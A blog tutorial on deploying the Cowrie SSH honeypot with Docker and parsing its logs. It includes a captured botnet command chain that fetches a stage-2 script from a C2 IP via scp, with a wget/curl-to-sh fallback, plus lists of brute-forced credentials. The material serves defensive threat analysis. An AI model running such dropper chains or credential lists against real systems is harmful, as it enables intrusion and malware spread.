Cowrie SSH Honeypot: Letting Hacker Bots In and Recording Every Move
🇺🇦 Читати цю статтю в оригіналі українською
In our previous post on Endlessh, we explored the concept of an SSH tarpit — trapping malicious bots inside endless welcome banners and burning their computational resources for weeks. It’s effective, satisfying, and frees up your server’s OpenSSH daemon.
However, almost every sysadmin has wondered at some point: “What do automated attackers actually do if they succeed in cracking a password and logging in?” Which commands do they execute first? Which credentials dominate current botnet wordlists? And what malware payloads are they attempting to deploy?
Today, we raise the stakes. Instead of keeping the front door bolted, we are going to open it wide using the interactive Cowrie SSH Honeypot.
 Fig. 1. Cowrie terminal interface: capturing attacker sessions, logging reconnaissance commands, and intercepting malware drops
What is Cowrie and How Does the Trap Work?
Cowrie is an interactive, medium-interaction SSH and Telnet honeypot.
Unlike Endlessh, which never lets an attacker reach authentication, Cowrie puts on a convincing performance:
- Graciously accepts credentials: when a bot brute-forces common combinations (
root:P@ssw0rd,admin:admin,ubuntu:123456), Cowrie responds with successful authentication. - Emulates a Debian/Ubuntu Linux shell: the bot is greeted with a realistic bash prompt (e.g.,
root@svr04:~#), mock/etc/passwdfiles, simulated/proc/cpuinfo, and spoofed kernel versions inuname -a. - Logs everything: every keystroke, executed command, and syntax typo is recorded.
- Interprets and quarantines downloads: when an attacker runs
wget,curl, or attempts file uploads via SFTP, Cowrie captures the file, prevents its execution, and stores it in an isolated quarantine directory for malware analysis. - Records sessions as video (
ttyrec): you can replay recorded sessions just like a video to observe the attacker typing in real time.
All of this runs safely inside an isolated Docker container, ensuring zero access to your host machine’s actual kernel or filesystem.
Step 1. Port Architecture and Preparation
To host Cowrie safely on a public VPS, maintain strict port separation:
- Your real administrative OpenSSH: must remain secured on a non-standard high port (e.g.,
1234, as configured in our previous guide). - Cowrie honeypot listener:
- You can expose it on port 2222 — the single most probed alternative SSH port on the internet. Botnets scan port 2222 routinely, expecting administrators to have “hidden” their real SSH there.
- Or temporarily place Cowrie on standard port 22 for maximum threat intake.
Step 2. Deploying Cowrie via Docker
Deploying the official cowrie/cowrie:latest image takes just a couple of minutes:
- Create a service directory:
1
2
3
sudo mkdir -p /opt/cowrie/cowrie-var /opt/cowrie/cowrie-etc
sudo chown -R 1000:1000 /opt/cowrie/cowrie-var
cd /opt/cowrie
- Create
docker-compose.yml:1 2 3 4 5 6 7 8 9 10 11 12
version: '3.8' services: cowrie: image: cowrie/cowrie:latest container_name: cowrie restart: unless-stopped ports: - "2222:2222" # Map host port 2222 to Cowrie volumes: - /opt/cowrie/cowrie-var:/cowrie/cowrie-var - /opt/cowrie/cowrie-etc:/cowrie/cowrie-etc
- Start the container:
1
docker compose up -d
(Alternatively, via a single command: docker run -d --name cowrie --restart unless-stopped -p 2222:2222 -v /opt/cowrie/cowrie-var:/cowrie/cowrie-var cowrie/cowrie:latest).
Ensure port 2222/tcp is open in your host firewall (sudo ufw allow 2222/tcp or sudo firewall-cmd --permanent --add-port=2222/tcp && sudo firewall-cmd --reload).
Step 3. Testing the Honeypot Yourself
Before analyzing outside botnets, test the simulated shell from your local terminal:
1
ssh -p 2222 root@your-vps-ip
Enter any password (such as root or 123456).
You will instantly be dropped into a simulated Debian environment. Run standard reconnaissance commands:
1
2
3
4
uname -a
cat /proc/cpuinfo
cat /etc/shadow
ls -la /root
The virtual system behaves with striking realism, returning authentic permission errors and file listings while logging every keystroke to cowrie.json.
Step 4. Real 3-Day Forensic Capture: Anatomy of an Attack
We ran Cowrie on port 2222 on our VPS over a 3-day span. The results: over 30,000 distinct attack events logged in cowrie.json!
Most Popular Brute-Forced Credentials:
Top credentials attempted by botnets targeting port 2222:
support:supportadmin:adminroot:P@ssw0rdubuntu:123456root:---fuck_you----(evidently pulled from a customized brute-force dictionary)
Dissecting a Real Attack: C2 Dropper & SSH Key Persistence
Among thousands of basic scans, Cowrie snared a sophisticated, multi-stage automated intrusion. Here is the exact command chain executed by the attacker immediately upon login:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
uname -a; echo -e "\x61\x75\x74\x68\x5F\x6F\x6B\x0A"; cd /tmp || cd /var/tmp || cd /dev/shm;
echo '-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDveEt+JtIVZGBVIbVkHvdkvQqdMiafu5/IMOvelH/yxgAAAJAt8FDRLfBQ
...
-----END OPENSSH PRIVATE KEY-----' > key.ppk;
echo 'StrictHostKeyChecking no
UserKnownHostsFile /dev/null' > sshcfg;
chmod 400 key.ppk;
scp -s -F sshcfg -i key.ppk dlr@217.60.103.56:sh out_sh;
if [ $? -eq 0 ]; then
  chmod +x out_sh; sh out_sh ssh >/dev/null 2>&1;
else
  (wget --no-check-certificate -qO- https://217.60.103.56/sh || curl -sk https://217.60.103.56/sh) | sh -s ssh;
fi;
rm -rf sshcfg key.ppk out_sh
Attack Breakdown:
- Reconnaissance & Handshake: The attacker verifies kernel details with
uname -aand prints\x61\x75\x74\x68\x5F\x6F\x6B\x0A(auth_okin hex) to confirm interactive shell stability. - Locating Writable Storage: Moves to
/tmp,/var/tmp, or/dev/shm— standard writable temp directories. - Staging Persistence: Drops an OpenSSH private key (
dlr@sftp) intokey.ppkand builds ansshcfgfile that disables SSH host key verification. - Secondary Stage Retrieval (SCP Dropper): Attempts an outbound
scpconnection to the attacker’s command-and-control (C2) server217.60.103.56to retrieve their stage-2 shell scriptsh. - Fallback Channel: If SCP fails, it invokes
wgetorcurlto stream and execute the payload directly into bash:| sh -s ssh. - Anti-Forensics Cleanup: Finally, removes
key.ppk,sshcfg, andout_shto eliminate disk artifacts.
How Cowrie Handled the Intrusion:
- Provided fake
auth_okresponses, keeping the script active. - Intercepted and saved the attacker’s OpenSSH private key into the local
downloads/directory. - Prevented outbound network propagation and secondary execution.
- Recorded the entire interactive session into
tty/for review.
Step 5. Parsing Logs with jq
Cowrie structures all telemetry as JSON lines (cowrie.json). You can query the data using simple command-line filters:
- Inspect successful logins with IPs and passwords:
1
jq -r 'select(.eventid=="cowrie.login.success") | "\(.src_ip) -> \(.username):\(.password)"' /opt/cowrie/cowrie-var/log/cowrie/cowrie.json
- Review executed commands across all sessions:
1
jq -r 'select(.eventid=="cowrie.command.input") | "\(.src_ip): \(.input)"' /opt/cowrie/cowrie-var/log/cowrie/cowrie.json
- Examine intercepted downloads: All dropped payloads are preserved in
/opt/cowrie/cowrie-var/lib/cowrie/downloads/named by their SHA256 hashes, making them easy to submit to VirusTotal or sandboxes.
Conclusion: From Passive Defense to Threat Intelligence
While Endlessh neutralizes botnet bandwidth, Cowrie transforms your VPS into an active Threat Intelligence sensor.
Instead of blindly dropping connection attempts, you gain clear visibility into:
- Active credential dictionaries deployed across real-world botnets.
- C2 server IPs distributing malware droppers.
- Post-compromise techniques and staging mechanics.
Setting up Cowrie takes five minutes, and observing real adversaries in action provides a masterclass in modern server security. 🍯🕵️♂️